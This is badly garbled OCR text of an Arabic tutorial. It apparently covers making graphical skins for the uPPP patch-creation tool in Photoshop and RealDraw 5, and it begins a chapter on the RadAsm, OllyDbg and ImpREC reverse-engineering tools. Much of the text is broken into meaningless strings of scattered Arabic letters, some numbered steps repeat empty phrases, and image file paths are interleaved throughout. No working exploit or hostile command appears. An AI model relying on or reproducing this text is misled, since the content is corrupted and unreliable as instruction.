
- دج ,س عو ثرٌ ص نخ ٍخ ٌ, پ ىثمپ ,ج ٌم ٌ, خ ٍع ج, خ ٌ ثخ ىع ٍ, س ه ه, ر ف, ص زدعٍذ ن ىپ و ص ٌ ٌ ىپ ض خ ٍ*د زٌ ظذ ن ىپ أ ىپ ىخ ن ص ىسٍ ىپ زدج

:ذ ىظ ىپ خ ٍ ه, خ ٍ


1 - و ا١أ, ٣ظذ ٍ*ز ىد ىف خ ٍ ص وَ خ ٍ ٌ ٌ ٌ ص خ ٍ ٌ.

2 - ع ٍ دَ خ ٍ پ ىپ ز ٌ دٌ ه ص خ ىپ أ ىپ ىخ ن.

3 - و ىه ٍ خ ٍ نجه ظذ ز ٌ, ذ ٍ إ ٍ خ) ٍ, ٌ ٍ ع ٍ خ (ثخ ىف Dup.



ضخيخ,لإخ ٣س • پـودمئو ،صُىأپخ دىعَىوَ دىئوُ رلِ text Scroll تُمعظخ ىَيَ,ىوو ٣طخ چفو ىپن وأظَ ١دَؤ دىتىن -
: ىدعيدِ



رُتُبعِخَ*زىنْجِيشَبِيِوُ Patch Create يَّخَحَ, ٣أ١ ايخبلواهجؤلهاولاِ ّ ّ ُ دـإظخذخِ-:

تصنيع سلنيد لبرامج Uppp باستدداد الفوتوشوب

Uppp تجدون أن هناك Offset و S+R Patch و Registry و patch و patch

FileDrop وجود خيار PNG ثلاث في خيارات وهي جزء UFO-Pu55y وهو SND .

ضرورياً خطوات:

- uPPP SkinHelper v0.1.
- تحميل برنامج الخطوات.
- (PSD) تحميل الخطوات.

(تحميل الخطوات)

1. الخطوات الواجب اتباعها

(PSD تحميل الخطوات) يجب تحميل الخطوات التالية بالترتيب.

1. تحميل الخطوات.

2. الخطوات:

1 - تحميل الخطوات.

2 - تحميل.

3 - الخطوات.

4 - تحميل الخطوات (الخطوات الأولى).

5 - الخطوات (الخطوات الأولى).

6 - تحميل الخطوات (150 X 275 بكسل).

الملف المضغوط يحتوي :

32٪ من الرموز المستخدمة PNG

ملاحظة ٢ بعد الانتهاء من تشغيل الملف

(ملاحظة: الملف مضغوط بصيغة zip ويحتوي على ملف واحد فقط هو ملف الصورة بصيغة PNG)

الرسم الظاهر في الملف مكون من 32 pixels( )in ، وهو مقسم إلى ثلاثة أجزاء (أول، أوسط، آخر).

الرسم الظاهر في الملف مكون من ثلاثة أجزاء متساوية

خيعدى (ألل،ج،خ،ه،خ،ه،ألا ،ك ر ؤ ن ن ش ى ي خ ، ن ي خ و ن pixels( )in ،

ص ي ذ ز ج ؤ ص ي س ي ذ ز ج ؤ ص ي ض ن خ ب ن ي ن ي ن ؤ ر ؤ ص ٤ د ه ل ل ع ا ذ ص ي ي ن ي ف د م ن ن ؤ ر ؤ ص ي ع خ ش ي ع ي ص ي ع ي ص ي ع ي ص


: وبدًا ١ ؤ ى دعد 3.

1- صوتؤ.


2- ظخ ٣ ظخ إحجـ (جخنيخ دسيخ جفلخ، كاه ولأ ؛جفضخ وأ بن ىتن ؤ ركد) جخنعذ يخ ظخ إحجـ

3- xm ٪ ىو ه ج ؛ ظخ ص ظبد ص عوخ ص دن (ي ظخ إحجـ


4- جأ ؛ ؛ ؛



3- تحديد موضع الشريط المتحرك: يتم تحديد موضع الشريط المتحرك من خلال تحديد المسافة بين بداية الكتابة و نهايتها و سرعة الحركة و عدد الارتدادات و ارتفاع الارتداد




4- تحديد محاذاة الكتابة: يمكن تحديد محاذاة الكتابة من خلال الخيارات التالية (Left, Centered, Right, None):



5- تحديد الخط المستخدم:

6- تحديد ألوان الكتابة و الشريط المتحرك و لون نجاح العملية و لون فشل العملية:



7- بعد الانتهاء من تحديد الخيارات المطلوبة يجب الضغط على زر (REFRESH) لتطبيق الخيارات و حفظها في ملف الإعدادات:

بـ.ظُوُظ ُّ ُّ ُّ

تصنيف لبرامج Uppp باستثناء RealDraw 5


مُمِيْز دمج وؤ RealDraw 5 يُجدوُز كَلْ هجِ،وهيَخ Photoshop يخ يُجدوُز *ز 2 صسطُظخدُعلَوب :بِسْوِنؤ هتْن RD5 ى Skin) (Transparent Uppp هيخ يخ بريوبجدُ.
ز يُخجُ يُخ يعْمُ جُ ىتْ عزْ خ يُدْ ددُي فيد ,جُمُ يعْمُ يُخ يُخجُ ز

	Real Draw. صَمُمُيُخ شَيْ
	(.ذعتْيخ ضُجُّ هجُمُتْدضُ)
	ضخُّ جُ هجُ ىتْ يخ يتْ يخ يتْ يخ يَ ،وُ يَ بِ خَ ـ، الْ ,ضخ

1. Rainbow I Uppp Skin


بخي بريوجي:

: يجدوبريخ كعز*



1) خوع Project


2) زد Size & Color...



1) يخ, يجمع زدبيتيت.

2) يخ/خطا يجمع زدبيتيت.

3) يجمع صاخو نيب.




دهج, تم*يخ يخ يخطشدبي يعوع ي خو ن يخ, وخ يجاه دوه جوع

:

1) خوع File

2) زد Import...




:شَيْذِيخِوعُخً*ز ئِجِدوبرِيخِصهخو

ههجصَوُوُّجً ح, ص ِمطخ أوُميخيِ ِّه ههجلأ تتِّ"AT4RE"ؤَاِيخَد*ت*ىَ نؤ شُدُدويوخُظو ،ضدَوُوُّجً 6 ددَيِّ يُظدمتِ ضدَوُوُّظخ.

ِّزلأخصُاحطخنيبصيِخبِفيصُداُ ىِّيخِتً*ـدا َؤو ,شُلَّخو ه, ءدلأطاخددُح,

:حَ دمتِتَ*عِيخِشِدوكعَىعُ ،شَإِاَيِوُلَخَيدزشَدَيِخيتً, ىظُجً ١٣أ١ يدزجً



ؤ٤ددج فـيـدبـهـذى ـُـُـج وآيـخ ن خ ى يـلـأخـصـيـخـبـدهـى جـ ـُـُآيـخو (Color) (Transparency نـى خـيـخ صـُدًا ـَ ًـظـشـخـيـلأخـذ يـِـُـ
صـُاخـيـخـِـزُلأذ نـى خـيـخ تـَـَـى ـُ خـِـِ ؛ أدًا ـَ خـَـ ،ـيـخـُـظـذ ـى ـِـنـخ ـذلأو .ـشـُـبـخ / ـجـُـخـُـم خـيـخ ،ـهـج صـدُ*ـج
.صـُاخـيـخـِـزُلأذ

. 2 ،ـى ـظـذ فـيـد ٣آ١ يـدز جـى 1 شـخـيـلأخـذُـعـوخ ـَذ ،(2

(3 ،ـى ـظـذ فـيـد بـيـبـتـو ،ـى ـظـذ زُلأذ صـُاخـظـذ نـيـب صـيـخـإلا 3 .ـلـى ؤ شـَـيـخ فـيـد ك


(4 لـَـخـو نـيـب ،ـهـج ـُـيـَـؤ ـَـ ،صـى ـعـدً صـدًـه ـى ـظـذ طـودً خـُـب يـدـيـظـذ تـُـسـُـ ـَـ ،ـدهـبـعـذ يـخـُـظـذ نـخـى يـلـأذ صـُيـشـه فـيـد تـُـم ـعـظ دهـعـهـجـ شـخـيـلأذ يـِـُـ
ـدـُـخ* بـَـَـحـ ـُـ شـخـيـلأذ مـُـيـپ ـَـَـز ـَـ ،ـى *ـج ـِـ ـل ـيـً ،شـيـى ـظـذ نـخـى يـلـأذ يـذـعـز ـِـ أ ـِـيـلـيـد خـِـُـ ـيـعـؤ
ـِـ ـى ـر ـل ا
ـي

:ـِـُـزلأذ نـى خـيـخ ى ،٣ـتـُـلـخـو صـُاخـظـذ نـيـب نـلأ ؛ـدهـتـَـم ـعـيـ

خيمة الفص:

الأمر:	بعد:

بعد تحديد الفرشاة المناسبة من قائمة الفرشاة:



1) نختار الفرشاة المناسبة.

2) نضبط قطر الفرشاة Brush.

3) نبدأ بالرسم على الصورة، ونحاول تلوين الصورة بالألوان المناسبة.

ص ظ ذ ي ز د ب ت م ل ا ن ا ب خ ب ح د ه

ص ف ه خ :

: ذ ر ر ى ظ ه ي ه ح ص ظ ث ث خ ظ ٧ ل ا ل ا ظ د م ت

1) خ ي ن ن خ ت ح ز ل ز ج ت أ خ و ل أ


2) خ ظ ص ل و و أ ص ي ج ا ج ج ج ر ظ ٩ ح ت ي خ و ح ث ت ح

3) خ ظ ص ش و و ل أ ذ ء ذ ي خ ص ظ ص.

: ذ ء ل أ ق ي ذ ا ل ب ح م ت ي


: ه آ و ى ى ز ى ع ج ظ ص ع د ن - ذ ء ض م خ ء - ت ء د و ج ء ذ ي ظ خ ن خ ى ي ؤ خ ت ظ ص ي خ ب

: د ه ي ب ل أ ظ ب ب ز * ر و ، ء خ ا ط خ ص ظ ص ت ظ ن ي خ و ص ذ ا ي خ ل ل و ه ج ش - و س ظ ص ج ص ش ه و ش ب ٢ د ع ب خ ي ف ت ي م ع ظ ش ت ا ي خ




1) شخيلأ 1 ٢دثعيلا ٢دثعيخ ًىج ن دنظشىب ٢دثعيخ ًىج ،ئجدوبريخوأ ًىع 2 شخيلأ 2) ى

: ءخُاطخ صَُُُظخرِيدَهجهِو 3 عدوَتز خيثو



: رُدجوُ-نيپ وبد 1 صبيخنيپ وأُعز خيثو 4 شرخبلأذز :صُيدعيخ شَيْذفيِ




: 3و 2 هيخيءيپ أذخأو

: دنهب تَسَظ يخُظخضدَُُُّظخؤدُهِيپخ ،وً*ز

!؟صهِلز صَُُُّظخو ؤَوِ تُ؟پخ

: ن تَسَظ، وصاُدْ، صيخِبِ ,هِو :صُ ،دظخهِيحُيدمحَ, دمءِيَخَو تُ*و ،صهُز

لجُيِاضاعيّ 2.



1) إدخال/ضغط على الأيقونة.

2) يظهر شريط الأدوات.

3) يظهر مربع حوار الخصائص.

4) يظهر مربع النص.

: خ يمكن تشكيل أحرف النص وتنسيقها وإضافة تأثيرات خاصة عليها، ثم كتابة النص A

: أوضح كيف يمكن تنسيق النص

ُلَيْ أخذَ ٣١ و، أوُضِ خ رُ رَمَ عز خ ثى

ثُ أوخ وَسِ ضِ عِ ضَ ظَ ظُ ظُ ذ ى ص زد ئِ خ ص ِ ود ق ن خ خ ثى و ذِ ذ ٌ بِ خو 1, ُ عو ش، إَ ذِ

وخوعُ دَ Overlay :
Layers

a

بدء تشغيل البرنامج : "Poly-Line : خط ٣ أزرق" و بدون تحديد

يجب أن يظهر بدء تشغيل البرنامج بالشكل الموضح أعلاه. Dr.bad لأخذ خطوة أخرى قبل Uppp.

RealDraw 5 تسجيل Dup بالبرنامج 3.

: يمكن تحميل البرنامج من الرابط

Rainbow II Dup Skin	

الباب التاسع: متفرقات

إتقان أدوات الهندسة العكسية

Mastering RCE tools

RadAsm, OllyDbg and Imprec as examples

مقدمة:

1- تطوير برنامج.

2- تجميع البرنامج.

3- تحليل البرنامج باستخدام OllyDbg، إلا في حالة وجود برامج تجميع.

4- تصحيح الملف التنفيذي بواسطة Imprec.

الأدوات المستخدمة:

تنزيل الأدوات من الموقع.


1. الأدوات

نبدأ بتحميل برنامج RADASM وتثبيته، ثم تحميل الملفات الإضافية من موقع RADASM وفكها في مجلد Extra/RadPlugins.

1- تثبيت الملفات الإضافية في المجلد %RADASM%\AddIns.

2- تشغيل RADASM وتفعيل الملفات الإضافية من Options→addin manager.

تثبيت الملفات الإضافية، ثم تشغيل Install وإغلاق البرنامج.



الإضافات:

1 - AutoCorrect : تصحيح الأخطاء الإملائية أثناء الكتابة.

2 - CodeTemplates : يستخدم لإدراج snippets الخاصة بك.


3 - DlgToWin : يقوم بتحويل الـ dlg إلى dialog مع ظهور رسالة تسأل عن إضافة الـ API (RADASM يولد كود الـ API).

4 - VersionControl : يقوم بتخزين نسخة من الملف عند كل تعديل ويسمح بالرجوع إلى أي نسخة سابقة.

